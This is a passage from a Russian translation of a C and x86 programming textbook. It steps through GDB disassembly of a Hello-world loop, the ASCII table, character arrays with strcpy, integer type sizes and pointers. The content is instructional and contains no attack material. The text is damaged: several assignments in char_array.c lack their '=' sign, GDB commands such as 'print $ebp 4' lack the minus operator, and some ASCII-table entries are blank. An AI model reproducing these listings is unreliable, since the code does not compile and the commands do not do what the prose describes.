0x8048384 <main+16>:    mov   DWORD PTR [ebp-4],0x0
(gdb)
```

Здесь мы запустили в отладчике GDB команду `a.out` с точкой останова на функции `main()`. Регистр EIP указывает на адрес памяти, содержащий инструкции на машинном языке, так что они прекрасно дизассемблируются.

Предыдущий результат, показанный программой `objdump`, подтверждает, что семь байтов, на которые указывает регистр EIP, — и в самом деле машинный код соответствующих команд ассемблера.

```
8048384:    c7 45 fc 00 00 00 00   mov   DWORD PTR [ebp-4],0x0
```

Эта команда ассемблера поместит значение 0 в ячейку памяти по адресу, сохраненному в регистре EBP минус 4. Именно здесь хранится переменная с именем `i`; она была объявлена как целое число, которое использует 4 байта памяти процес-

[1] Инструкция (*англ.*). — *Примеч. пер.*

сора с архитектурой *x*86. Фактически мы только что обнулили значение переменной `i` для цикла for. Если сейчас изучить содержимое памяти, там обнаружатся «мусорные» данные. Память по этому адресу можно исследовать несколькими способами.

```
(gdb) i r ebp
ebp            0xbffff808        0xbffff808
(gdb) x/4xb $ebp   4
0xbffff804:    0xc0     0x83     0x04     0x08
(gdb) x/4xb 0xbffff804
0xbffff804:    0xc0     0x83     0x04     0x08
(gdb) print $ebp   4
$1 = (void *)  0xbffff804
(gdb) x/4xb $1
0xbffff804:    0xc0     0x83     0x04     0x08
(gdb) x/xw $1
0xbffff804:    0x080483c0
(gdb)
```

Мы видим, что регистр EBP содержит адрес `0xbffff808`, в то время как команда ассемблера должна осуществить запись по адресу, смещенному на 4 байта, то есть `0xbffff804`. Мы можем дать команде `examine` этот адрес сразу, а можем заставить ее произвести вычисления. Простые математические операции умеет выполнять и команда `print`, но их результат записывается во временную переменную в отладчике. Это переменная `$1`, позже ею можно воспользоваться для быстрого доступа к нужному адресу памяти. Все показанные выше методы выполняют одну и ту же задачу: отображают 4 байта «мусора», обнаруженные в том месте памяти, которое будет обнулено текущей командой.

Для ее выполнения воспользуемся командой `nexti` (от *next instruction*[1]). Процессор прочитает инструкцию по адресу из регистра EIP, выполнит ее и переведет этот регистр на следующую команду.

```
(gdb) nexti
0x0804838b     6          for(i=0; i < 10; i++)
(gdb) x/4xb $1
0xbffff804:   0x00     0x00     0x00     0x00
(gdb) x/dw $1
0xbffff804:    0
(gdb) i r eip
eip            0x804838b         0x804838b <main+23>
(gdb) x/i $eip
0x804838b <main+23>:  cmp      DWORD PTR [ebp-4],0x9
(gdb)
```

[1] Следующая инструкция (*англ.*). — *Примеч. пер.*

Как и было предсказано, предыдущая команда обнулила 4 байта по адресу EBP минус 4, то есть в памяти, выделенной под переменную языка C с именем `i`. После этого в регистре EIP оказалась следующая команда. Следующие команды имеет смысл обсудить как единую группу.

```
(gdb) x/10i $eip
0x804838b <main+23>:    cmp    DWORD PTR [ebp-4],0x9
0x804838f <main+27>:    jle    0x8048393 <main+31>
0x8048391 <main+29>:    jmp    0x80483a6 <main+50>
0x8048393 <main+31>:    mov    DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
0x804839f <main+43>:    lea    eax,[ebp-4]
0x80483a2 <main+46>:    inc    DWORD PTR [eax]
0x80483a4 <main+48>:    jmp    0x804838b <main+23>
0x80483a6 <main+50>:    leave
0x80483a7 <main+51>:    ret
(gdb)
```

Первая команда `cmp` (от *compare*[1]) сравнивает ячейку памяти, используемую под переменную `i` с цифрой 9. Затем идет команда `jle`, которая расшифровывается как *jump if less than or equal to*[2]. В результате ее работы регистр EIP начинает указывать на другую часть кода, если результат предыдущего сравнения (сохраненный в регистре EFLAGS) меньше заданного значения или равен ему. В рассматриваемом случае инструкция заставляет перейти к адресу `0x8048393`, если хранящееся в переменной `i` значение меньше или равно 9. В противном случае в регистр попадает следующая команда, заставляющая компьютер выполнить безусловный переход. В результате регистр EIP начинает указывать на адрес `0x80483a6`. Вместе эти три инструкции создают управляющую структуру if-then-else: *если значение переменной* `i` *меньше или равно 9, тогда переходим к инструкции по адресу* `0x8048393`, *иначе переходим к инструкции по адресу* `0x80483a6`. Первый адрес `0x8048393` (выделенный жирным шрифтом) — это команда, выполняемая после безусловного перехода, второй адрес `0x80483a6` (выделенный курсивом) находится в конце функции.

Так как мы знаем, что по указанному для сравнения адресу памяти хранится значение 0, получается, что после выполнения следующих двух команд регистр EIP будет указывать на адрес `0x8048393`.

```
(gdb) nexti
0x0804838f     6          for(i=0; i < 10; i++)
(gdb) x/i $eip
0x804838f <main+27>:    jle    0x8048393 <main+31>
(gdb) nexti
8           printf("Hello, world!\n");
```

[1] Сравнивать (*англ.*). — *Примеч. пер.*

[2] Перейти, если меньше или равно (*англ.*). — *Примеч. пер.*

```
(gdb) i r eip
eip            0x8048393        0x8048393 <main+31>
(gdb) x/2i $eip
0x8048393 <main+31>:    mov    DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
(gdb)
```

Как и ожидалось, две предыдущие команды разрешили выполнение программы до адреса `0x8048393`, по которому мы обнаружили следующие две команды. Первая из них — еще одна команда `mov`, заставляющая компьютер записать содержимое адреса `0x8048484` в ячейку с адресом, на которую указывает регистр ESP. Осталось понять, что это за место.

```
(gdb) i r esp
esp            0xbffff800          0xbffff800
(gdb)
```

В настоящее время регистр ESP указывает на адрес памяти `0xbffff800`, так что после выполнения команды `mov` туда будет записано содержимое адреса `0x8048484`. Но для чего так делать? Попробуем понять, что такого особенного содержится по адресу `0x8048484`.

```
(gdb) x/2xw 0x8048484
0x8048484:      0x6c6c6548      0x6f57206f
(gdb) x/6xb 0x8048484
0x8048484:      0x48    0x65    0x6c    0x6c    0x6f    0x20
(gdb) x/6ub 0x8048484
0x8048484:      72      101     108     108     111     32
(gdb)
```

Опытный программист обратит внимание на диапазон байтов. Тем, кто давно занимается анализом содержимого памяти, такие визуальные шаблоны сразу бросаются в глаза. Дело в том, что эти байты лежат в диапазоне отображаемых символов *ASCII* — общепринятого стандарта сопоставления символов, которые есть на клавиатуре (и тех, что там отсутствуют), фиксированным числовым значениям. Согласно приведенной ниже таблице, байты `0x48`, `0x65`, `0x6c` и `0x6f` соответствуют буквам алфавита. Эта таблица находится в справочнике большинства систем UNIX и выводится командой `man ascii`.

ASCII Table

Oct	Dec	Hex	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0'	100	64	40	@
001	1	01	SOH	101	65	41	A
002	2	02	STX	102	66	42	B

003	3	03	ETX	103	67	43	C
004	4	04	EOT	104	68	44	D
005	5	05	ENQ	105	69	45	E
006	6	06	ACK	106	70	46	F
007	7	07	BEL ,\a'	107	71	47	G
010	8	08	BS ,\b'	**110**	**72**	**48**	**H**
011	9	09	HT '\t'	111	73	49	I
012	10	0A	LF '\n'	112	74	4A	J
013	11	0B	VT '\v'	113	75	4B	K
014	12	0C	FF '\f'	114	76	4C	L
015	13	0D	CR '\r'	115	77	4D	M
016	14	0E	SO	116	78	4E	N
017	15	0F	SI	117	79	4F	O
020	16	10	DLE	120	80	50	P
021	17	11	DC1	121	81	51	Q
022	18	12	DC2	122	82	52	R
023	19	13	DC3	123	83	53	S
024	20	14	DC4	124	84	54	T
025	21	15	NAK	125	85	55	U
026	22	16	SYN	126	86	56	V
027	23	17	ETB	127	87	57	W
030	24	18	CAN	130	88	58	X
031	25	19	EM	131	89	59	Y
032	26	1A	SUB	132	90	5A	Z
033	27	1B	ESC	133	91	5B	[
034	28	1C	FS	134	92	5C	\ '\\'
035	29	1D	GS	135	93	5D	]
036	30	1E	RS	136	94	5E	^
037	31	1F	US	137	95	5F	_
040	32	20	SPACE	140	96	60	`
041	33	21	!	141	97	61	a
042	34	22	"	142	98	62	b
043	35	23	#	143	99	63	c
044	36	24	$	144	100	64	d
045	37	25	%	**145**	**101**	**65**	**e**
046	38	26	&	146	102	66	f
047	39	27	'	147	103	67	g
050	40	28	(	150	104	68	h
051	41	29	)	151	105	69	i
052	42	2A	*	152	106	6A	j
053	43	2B	+	153	107	6B	k
054	44	2C		**154**	**108**	**6C**	**l**
055	45	2D		155	109	6D	m
056	46	2E	.	156	110	6E	n
057	47	2F	/	**157**	**111**	**6F**	**o**
060	48	30	0	160	112	70	p
061	49	31	1	161	113	71	q
062	50	32	2	162	114	72	r
063	51	33	3	163	115	73	s
064	52	34	4	164	116	74	t
065	53	35	5	165	117	75	u
066	54	36	6	166	118	76	v
067	55	37	7	167	119	77	w

```
070   56    38    8          170   120   78    x
071   57    39    9          171   121   79    y
072   58    3A               172   122   7A    z
073   59    3B    ;          173   123   7B    {
074   60    3C    <          174   124   7C    |
075   61    3D               175   125   7D    }
076   62    3E    >          176   126   7E    ~
077   63    3F    ?          177   127   7F    DEL
```

К счастью, команда examine отладчика GDB умеет рассматривать память и такого типа. Спецификатор формата `c` позволяет автоматически искать байты в таблице ASCII, а спецификатор `s` отображает целую строку символов.

```
(gdb) x/6cb 0x8048484
0x8048484:      72 'H' 101 'e' 108 'l' 108 'l' 111 'o' 32
(gdb) x/s 0x8048484
0x8048484:      "Hello, world!\n"
(gdb)
```

Эти команды показывают, что по адресу `0x8048484` хранится строка `"Hello, world!\n"`, передаваемая в качестве аргумента в функцию `printf()`. То есть перемещение адреса строки в адрес, на который указывает регистр ESP (`0x8048484`), имеет какое-то отношение к этой функции. Листинг, приведенный ниже, демонстрирует запись строки в адрес, на который указывает регистр ESP.

```
(gdb) x/2i $eip
0x8048393 <main+31>:    mov     DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call    0x80482a0 <printf@plt>
(gdb) x/xw $esp
0xbffff800:     0xb8000ce0
(gdb) nexti
0x0804839a      8           printf("Hello, world!\n");
(gdb) x/xw $esp
0xbffff800:     0x08048484
(gdb)
```

Следующая команда вызывает функцию `printf()`, отображающую строку данных. Предыдущая команда была подготовкой к вызову функции, а результат этого вызова ниже выделен жирным шрифтом.

```
(gdb) x/i $eip
0x804839a <main+38>:    call    0x80482a0 <printf@plt>
(gdb) nexti
Hello, world!
6         for(i=0; i < 10; i++)
(gdb)
```

Изучим две следующие команды с помощью все того же отладчика GDB. Их опять лучше рассматривать группой.

```
(gdb) x/2i $eip
0x804839f <main+43>:    lea    eax,[ebp-4]
0x80483a2 <main+46>:    inc    DWORD PTR [eax]
(gdb)
```

Эти команды просто увеличивают значение переменной `i` на 1. Команда `lea` (от *load effective address*[1]) загрузит в регистр EAX уже знакомый нам адрес регистра EBP минус 4. Вот какой результат мы получим:

```
(gdb) x/i $eip
0x804839f <main+43>:    lea    eax,[ebp-4]
(gdb) print $ebp   4
$2 = (void *) 0xbffff804
(gdb) x/x $2
0xbffff804:     0x00000000
(gdb) i r eax
eax            0xd      13
(gdb) nexti
0x080483a2      6          for(i=0; i < 10; i++)
(gdb) i r eax
eax            0xbffff804        -1073743868
(gdb) x/xw $eax
0xbffff804:     0x00000000
(gdb) x/dw $eax
0xbffff804:     0
(gdb)
```

Следующая команда `inc` увеличит значение по этому адресу (теперь сохраненное в регистре EAX) на 1. Вот результат ее выполнения:

```
(gdb) x/i $eip
0x80483a2 <main+46>:    inc    DWORD PTR [eax]
(gdb) x/dw $eax
0xbffff804:     0
(gdb) nexti
0x080483a4      6        for(i=0; i < 10; i++)
(gdb) x/dw $eax
0xbffff804:     1
(gdb)
```

В результате мы увеличим на 1 значение, хранящееся по адресу EBP минус 4 (`0xbffff804`). Такое поведение соответствует фрагменту кода на C, в котором происходит приращение значения переменной `i` на каждой итерации цикла `for`.

[1] Загрузка эффективного адреса (*англ.*). — *Примеч. пер.*

Следующая команда инициирует безусловный переход.

```
(gdb) x/i $eip
0x80483a4 <main+48>:    jmp    0x804838b <main+23>
(gdb)
```

После этого программа вернется к команде по адресу **0x804838b**. Указанное значение просто будет записано в регистр EIP.

Теперь по полной версии дизассемблированного кода вы сможете сопоставить фрагменты кода на C с появившимися после компиляции машинными инструкциями.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:    push   ebp
0x08048375 <main+1>:    mov    ebp,esp
0x08048377 <main+3>:    sub    esp,0x8
0x0804837a <main+6>:    and    esp,0xfffffff0
0x0804837d <main+9>:    mov    eax,0x0
0x08048382 <main+14>:   sub    esp,eax
0x08048384 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:   jle    0x8048393 <main+31>
0x08048391 <main+29>:   jmp    0x80483a6 <main+50>
0x08048393 <main+31>:   mov    DWORD PTR [esp],0x8048484
0x0804839a <main+38>:   call   0x80482a0 <printf@plt>
0x0804839f <main+43>:   lea    eax,[ebp-4]
0x080483a2 <main+46>:   inc    DWORD PTR [eax]
0x080483a4 <main+48>:   jmp    0x804838b <main+23>
0x080483a6 <main+50>:   leave
0x080483a7 <main+51>:   ret
End of assembler dump.
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5         int i;
6         for(i=0; i < 10; i++)
7         {
8           printf("Hello, world!\n");
9         }
10      }
(gdb)
```

Жирным шрифтом выделены команды, формирующие цикл for, а курсивом — вложенный в этот цикл вызов функции `printf()`. Программа возвращается к операции сравнения, затем происходит вызов функции `printf()` и увеличение пере-

менной счетчика на единицу, пока она не приобретет значение 10. Затем команда условного перехода `jle` перестанет выполняться, а указатель перейдет на команду безусловного перехода, ведущую к выходу из цикла и завершению программы.

0x260 Назад к основам

Итак, вы получили первое представление о программировании, и теперь можно рассмотреть другие важные аспекты C. Язык ассемблера и процессоры существовали задолго до появления высокоуровневых языков программирования, и многие современные концепции зародились в ходе эволюционного процесса. Поэтому знание концепций низкоуровневого программирования позволяет лучше понять языки высокого уровня, аналогично тому, как знание латыни улучшает понимание английского языка. Главное — все время помнить, что код на языке C начинает работать только после компиляции в команды машинного языка.

0x261 Строки

Значение `"Hello, world!\n"`, которое в предыдущем разделе передавалось в функцию `printf()`, — это строка, или, если смотреть с технической точки зрения, массив символов. *Массивом* (array) в языке C называют простой список из *n* элементов одного типа данных. Массив из 20 символов выглядит как 20 символов, расположенных в памяти друг за другом. Еще массивы называют *буферами* (buffers). Пример символьного массива показан в программе char_array.c.

char_array.c

```
#include <stdio.h>
int main()
{
  char str_a[20];
  str_a[0] = 'H';
  str_a[1]   'e';
  str_a[2]   'l';
  str_a[3]   'l';
  str_a[4]   'o';
  str_a[5]   ',';
  str_a[6]   ' ';
  str_a[7]   'w';
  str_a[8]   'o';
  str_a[9] = 'r';
  str_a[10]   'l';
  str_a[11] = 'd';
  str_a[12] = '!';
  str_a[13] = '\n';
  str_a[14] = 0;
  printf(str_a);
}
```

Параметром `-o` в компиляторе GCC мы задаем выходной файл, в который будет компилироваться наша программа. Именно с его помощью мы превратим ее в исполняемый двоичный файл `char_array`.

```
reader@hacking:~/booksrc $ gcc -o char_array char_array.c
reader@hacking:~/booksrc $ ./char_array
Hello, world!
reader@hacking:~/booksrc $
```

В нашей программе символьный массив из 20 элементов определен как переменная `str_a`, и все они записаны один за другим. Обратите внимание, что нумерация начинается с 0, а не с 1. Кроме того, последний символ — это 0 (его называют *нулевым байтом*). Так как массив определен как символьный, под него выделено 20 байтов, из которых используется всего 12. Нулевой байт в конце играет роль разделителя, сообщая работающей с массивом функции, что в этом месте следует остановиться. Все остальные байты содержат «мусор», и потому их следует игнорировать. Если вставить нулевой байт в пятый элемент массива, функция `printf()` отобразит только символы `Hello`.

Задавать каждый символ массива отдельно — очень кропотливая работа, а используются строки часто, поэтому для управления ими был создан набор стандартных функций. Например, функция `strcpy()` посимвольно копирует исходную строку в буфер назначения, останавливая цикл после копирования нулевого конечного байта. Порядок ее аргументов такой же, как в принятом в Intel-синтаксисе языке ассемблера: то есть сначала указывается буфер назначения, а затем источник данных. Давайте перепишем программу char_array.c, чтобы поставленная задача решалась с помощью функции `strcpy()`. Мы воспользуемся готовой функцией из библиотеки, поэтому в новой версии кода появится заголовочный файл string.h.

char_array2.c

```
#include <stdio.h>
#include <string.h>

   int main() {
   char str_a[20];

   strcpy(str_a, "Hello, world!\n");
   printf(str_a);
}
```

Рассмотрим программу в отладчике GDB. Ниже приведен ее листинг после компиляции. Жирным шрифтом выделены точки останова перед функцией `strcpy()`, внутри и после нее. Это сделано для того, чтобы отладчик приостанавливал выполнение программы, позволяя нам изучать регистры и память. Так как код функ-

ции `strcpy()` взят из общедоступной библиотеки, мы не можем добавить в него точку останова до выполнения программы.

```
reader@hacking:~/booksrc $ gcc -g -o char_array2 char_array2.c
reader@hacking:~/booksrc $ gdb -q ./char_array2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5          char str_a[20];
6
7          strcpy(str_a, "Hello, world!\n");
8          printf(str_a);
9       }
(gdb) break 6
Breakpoint 1 at 0x80483c4: file char_array2.c, line 6.
(gdb) break strcpy
Function "strcpy" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (strcpy) pending.
(gdb) break 8
Breakpoint 3 at 0x80483d7: file char_array2.c, line 8.
(gdb)
```

После запуска программы добавляется точка останова в функцию `strcpy()`. В каждой из точек мы будем изучать регистр EIP и команды, на которые он указывает. Обратите внимание, что в средней точке останова регистр EIP указывает на другой адрес памяти.

```
(gdb) run
Starting program: /home/reader/booksrc/char_array2
Breakpoint 4 at 0xb7f076f4
Pending breakpoint "strcpy" resolved

Breakpoint 1, main () at char_array2.c:7
7          strcpy(str_a, "Hello, world!\n");
(gdb) i r eip
eip            0x80483c4        0x80483c4 <main+16>
(gdb) x/5i $eip
0x80483c4 <main+16>:    mov    DWORD PTR [esp+4],0x80484c4
0x80483cc <main+24>:    lea    eax,[ebp-40]
0x80483cf <main+27>:    mov    DWORD PTR [esp],eax
0x80483d2 <main+30>:    call   0x80482c4 <strcpy@plt>
0x80483d7 <main+35>:    lea    eax,[ebp-40]
(gdb) continue
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
```

```
(gdb) i r eip
eip            0xb7f076f4       0xb7f076f4 <strcpy+4>
(gdb) x/5i $eip
0xb7f076f4 <strcpy+4>:   mov   esi,DWORD PTR [ebp+8]
0xb7f076f7 <strcpy+7>:   mov   eax,DWORD PTR [ebp+12]
0xb7f076fa <strcpy+10>:  mov   ecx,esi
0xb7f076fc <strcpy+12>:  sub   ecx,eax
0xb7f076fe <strcpy+14>:  mov   edx,eax
(gdb) continue
Continuing.

Breakpoint 3, main () at char_array2.c:8
8          printf(str_a);
(gdb) i r eip
eip             0x80483d7        0x80483d7 <main+35>
(gdb) x/5i $eip
0x80483d7 <main+35>:     lea    eax,[ebp-40]
0x80483da <main+38>:     mov    DWORD PTR [esp],eax
0x80483dd <main+41>:     call   0x80482d4 <printf@plt>
0x80483e2 <main+46>:     leave
0x80483e3 <main+47>:     ret
(gdb)
```

Изменение адреса регистра EIP в центральной точке останова связано с тем, что код функции `strcpy()` взят из библиотеки. В этой точке отладчик показывает EIP в функции `strcpy()`, в то время как в двух других точках мы видим его адрес в функции `main()`. Обратите внимание, что указатель регистра EIP переходит от основного кода в код функции `strcpy()` и обратно. Запись о каждом вызове функции сохраняется в специальной структуре данных, которая называется *стеком*. Именно стек позволяет этому указателю возвращаться из длинных цепочек вызовов функций. В отладчике GDB отслеживание цепочки вызовов выполняется командой `bt` (от *backtrace*[1]). Вот пример обратной трассировки стека в каждой из точек останова:

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/char_array2
Error in re-setting breakpoint 4:
Function "strcpy" not defined.

Breakpoint 1, main () at char_array2.c:7
7          strcpy(str_a, "Hello, world!\n");
(gdb) bt
#0 main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
```

[1] Обратная трассировка (*англ.*). — *Примеч. пер.*

```
(gdb) bt
#0 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
#1 0x080483d7 in main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 3, main () at char_array2.c:8
8          printf(str_a);
(gdb) bt
#0 main () at char_array2.c:8
(gdb)
```

В средней точке останова обратная трассировка стека содержит запись о вызове функции `strcpy()`. Возможно, вы обратили внимание на небольшое изменение ее адреса во время второго прогона. Оно вызвано работой метода защиты от вредоносного кода. Этот метод по умолчанию добавляется в ядро операционной системы Linux, начиная с версии 2.6.11. Подробно мы рассмотрим его позже.

0x262 Базовые типы signed, unsigned, long и short

По умолчанию в языке C используются числовые значения со знаком (signed). Это означает, что число может быть как положительным, так и отрицательным. Числа без знака (unsigned) не бывают отрицательными. Они логично выглядят в двоичном представлении, в котором все числовые значения хранятся в памяти. 32-разрядное целое без знака может принимать значения от 0 (в двоичном представлении все разряды заняты нулями) до 4 294 967 295 (в двоичном представлении все разряды заняты единицами). 32-разрядное целое со знаком — это все те же 32 бита, то есть одна из 2^{32} возможных комбинаций битов, так что все 32-разрядные числа со знаком лежат в диапазоне от –2 147 483 648 до 2 147 483 647. Один из битов отдан под флаг, определяющий знак числа. Положительные числа со знаком выглядят так же, как числа без знака, а вот отрицательные сохраняются в виде так называемого *дополнительного кода*. Это представление удобно для работы двоичных сумматоров. При сложении отрицательного значения в дополнительном коде с таким же положительным значением получится 0. Чтобы получить такое представление, положительное число сначала записывается в двоичной системе, затем все его разряды инвертируются и к результату прибавляется 1. Подобный подход может показаться странным, но он работает и позволяет обойтись без операции вычитания, обходясь простыми двоичными сумматорами.

Убедимся в этом на практике, воспользовавшись простым калькулятором `pcalc`, позволяющим отображать результат в десятичном, шестнадцатеричном и двоичном формате. Для простоты возьмем восьмиразрядные числа.

```
reader@hacking:~/booksrc $ pcalc 0y01001001
        73              0x49            0y1001001
reader@hacking:~/booksrc $ pcalc 0y10110110 + 1
```

```
       183             0xb7            0y10110111
reader@hacking:~/booksrc $ pcalc 0y01001001 + 0y10110111
       256             0x100           0y100000000
reader@hacking:~/booksrc $
```

Прежде всего код показывает, что двоичное значение 01001001 соответствует положительному числу 73. После этого все разряды инвертируются, и к результату прибавляется 1. Мы получаем двоичное представление отрицательного числа 73: 10110111. Сложение двух значений даст в исходных 8 разрядах 0. Однако программа `pcalc` показывает значение 256, так как она не знает, что мы работаем только с восьмиразрядными числами. В двоичном сумматоре бит переноса будет попросту отброшен как выходящий за границы памяти, выделенной под переменную. Надеюсь, на этом примере вы поняли, как функционирует дополнительный код.

В языке C для объявления переменной без знака используется ключевое слово `unsigned`. Целое число без знака объявляется как `unsigned int`. Кроме того, можно растянуть или сократить размер числовой переменной, добавив ключевое слово `long` или `short` соответственно. Фактически занимаемое таким числом место при этом будет зависеть от архитектуры, для которой компилируется код. В языке C существует оператор `sizeof()`, определяющий длину данных разных типов. Он действует как функция, принимающая тип данных и возвращающая размер объявленной переменной такого типа для рассматриваемой архитектуры. Ниже приведена программа datatype_sizes.c, определяющая размер разных типов данных с помощью оператора `sizeof()`.

datatype_sizes.c

```
#include <stdio.h>

int main() {
   printf("Длина типа 'int' равна\t\t %d байт\n", sizeof(int));
   printf("Длина типа 'unsigned int' равна\t %d байт\n", sizeof(unsigned int));
   printf("Длина типа 'short int' равна\t %d байт\n", sizeof(short int));
   printf("Длина типа 'long int' равна\t %d байт\n", sizeof(long int));
   printf("Длина типа 'long long int' равна\t %d байт\n", sizeof(long long int));
   printf("Длина типа 'float' равна\t %d байт\n", sizeof(float));
   printf("Длина типа 'char' равна\t\t %d байт\n", sizeof(char));
}
```

Здесь функция `printf()` используется немного не так, как раньше. К ней добавлен так называемый спецификатор формата, заставляющий отображать возвращаемое оператором `sizeof()` значение. О спецификаторах формата мы подробно поговорим ниже, а пока рассмотрим результат работы программы.

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
```

```
Длина типа 'int' равна            4 байтам
Длина типа 'unsigned int' равна   4 байтам
Длина типа 'short int' равна      2 байтам
Длина типа 'long int' равна       4 байтам
Длина типа 'long long int' равна  8 байтам
Длина типа 'float' равна          4 байтам
Длина типа 'char' равна           1 байту
reader@hacking:~/booksrc $
```

Мы уже говорили о том, что в архитектуре $x86$ целые числа, как со знаком, так и без него (unsigned int), занимают четыре байта. Число с плавающей точкой (float) также занимает четыре байта, а вот символьному типу (char) достаточно одного байта. Ключевые слова `long` и `short` увеличивают или сокращают размер целочисленных переменных.

0x263 Указатели

Регистр EIP — это указатель, который во время выполнения программы ссылается на текущую команду, так как содержит ее адрес. В языке C также используется концепция указателей. Мы не можем перемещать физическую память, поэтому приходится копировать хранящуюся в ней информацию. На то, чтобы скопировать большой фрагмент памяти для использования в другом месте, потребуется много вычислительных ресурсов. К тому же это нерационально и с точки самой памяти, так как перед началом копирования ее нужно сохранять или выделять место для новой копии. Проблему решают указатели. Вместо переноса большого участка памяти достаточно передать адрес его начала.

В языке C указатели объявляются так же, как и любой другой тип переменной. В архитектуре $x86$ применяется 32-разрядная адресация, поэтому размер указателей тоже составляет 32 бита (4 байта). Для объявления указателя перед именем переменной ставится символ звездочки (`*`), вследствие чего вместо переменной указанного типа объявляется нечто, указывающее на данные этого типа. Программа pointer.c демонстрирует работу указателя с данными типа `char`, размер которых составляет 1 байт.

pointer.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char str_a[20];   // Символьный массив из 20 элементов
   char *pointer;    // Указатель для массива символов
   char *pointer2;   // И еще один указатель

   strcpy(str_a, "Hello, world!\n");
   pointer = str_a;  // Ставим первый указатель на начало массива
```

```
   printf(pointer);

   pointer2 = pointer + 2; // Ставим второй указатель на 2 байта дальше
   printf(pointer2);       // Отображаем содержимое
   strcpy(pointer2, "y you guys!\n"); // Копируем на это место
   printf(pointer);        // Снова отображаем содержимое
}
```

Как следует из комментариев, первый указатель ссылается на начало символьного массива. Такая ссылка на массив означает указатель. Именно в таком виде он передается в функции `printf()` и `strcpy()`. Второй указатель ссылается на адрес первого плюс 2 байта, после чего осуществляется вывод данных (его результат мы видим ниже).

```
reader@hacking:~/booksrc $ gcc -o pointer pointer.c
reader@hacking:~/booksrc $ ./pointer
Hello, world!
llo, world!
Hey you guys!
reader@hacking:~/booksrc $
```

Давайте рассмотрим эту программу в отладчике GDB. При повторной компиляции в десятую строку кода добавляется точка останова, чтобы прервать выполнение программы после копирования строки `"Hello, world!\n"` в массив `str_a` и после установки переменной указателя на его начало.

```
reader@hacking:~/booksrc $ gcc -g -o pointer pointer.c
reader@hacking:~/booksrc $ gdb -q ./pointer
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5          char str_a[20];  // Символьный массив из 20 элементов
6          char *pointer;   // Указатель для массива символов
7          char *pointer2;  // И еще один указатель
8
9          strcpy(str_a, "Hello, world!\n");
10         pointer = str_a; // Ставим первый указатель на начало массива
(gdb)
11         printf(pointer);
12
13         pointer2 = pointer + 2; // Ставим второй указатель на 2 байта дальше
14         printf(pointer2);       // Отображаем содержимое
15         strcpy(pointer2, "y you guys!\n"); // Копируем на это место
16         printf(pointer);        // Снова отображаем содержимое
17      }
```

```
(gdb) break 11

Breakpoint 1 at 0x80483dd: file pointer.c, line 11.
(gdb) run
Starting program: /home/reader/booksrc/pointer

Breakpoint 1, main () at pointer.c:11
11          printf(pointer);
(gdb) x/xw pointer
0xbffff7e0:     0x6c6c6548
(gdb) x/s pointer
0xbffff7e0:      "Hello, world!\n"
(gdb)
```

Рассматривая указатель как строку, мы видим, что ее адрес — `0xbffff7e0`. Напомню, что в переменной указателя хранится не сама строка, а только ее адрес в памяти.

Для просмотра содержимого переменной указателя потребуется оператор взятия адреса. Он представляет собой *унарную операцию* (то есть работающую с одним аргументом) и выглядит как стоящий перед именем переменной знак амперсанд (`&`) и заставляет вернуть не значение переменной, а ее адрес. Оператор взятия адреса есть как в отладчике GDB, так и в языке C.

```
(gdb) x/xw &pointer
0xbffff7dc:     0xbffff7e0
(gdb) print &pointer
$1 = (char **) 0xbffff7dc
(gdb) print pointer
$2 = 0xbffff7e0 "Hello, world!\n"
(gdb)
```

Благодаря оператору взятия адреса мы видим, что переменная указателя располагается в памяти по адресу `0xbffff7dc` и содержит адрес `0xbffff7e0`.

Оператор взятия адреса часто используется вместе с указателями, так как они содержат адреса памяти. Программа addressof.c демонстрирует, как с помощью этого оператора в указатель помещается адрес целочисленной переменной (соответствующая строка кода выделена жирным шрифтом).

addressof.c

```
#include <stdio.h>

int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // помещаем адрес int_var в int_ptr
}
```

Программа не выводит никаких данных, но мы вполне можем догадаться, что́ в ней происходит, еще до применения отладчика GDB.

```
reader@hacking:~/booksrc $ gcc -g addressof.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2
3       int main() {
4               int int_var = 5;
5               int *int_ptr;
6
7               int_ptr = &int_var; // Помещаем адрес int_var в int_ptr
8       }
(gdb) break 8
Breakpoint 1 at 0x8048361: file addressof.c, line 8.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at addressof.c:8
8       }
(gdb) print int_var
$1 = 5
(gdb) print &int_var
$2 = (int *) 0xbffff804
(gdb) print int_ptr
$3 = (int *) 0xbffff804
(gdb) print &int_ptr
$4 = (int **) 0xbffff800
(gdb)
```

Мы, как обычно, добавили точку останова и запустили программу в отладчике. К моменту останова большая часть программы уже будет выполнена. Первая команда `print` отображает значение переменной `int_var`, а вторая — ее адрес, полученный с помощью оператора взятия адреса. Следующие две команды `print` показывают, что переменная указателя `int_ptr` содержит адрес переменной `int_var`, а заодно показывают и адрес переменной `int_ptr`.

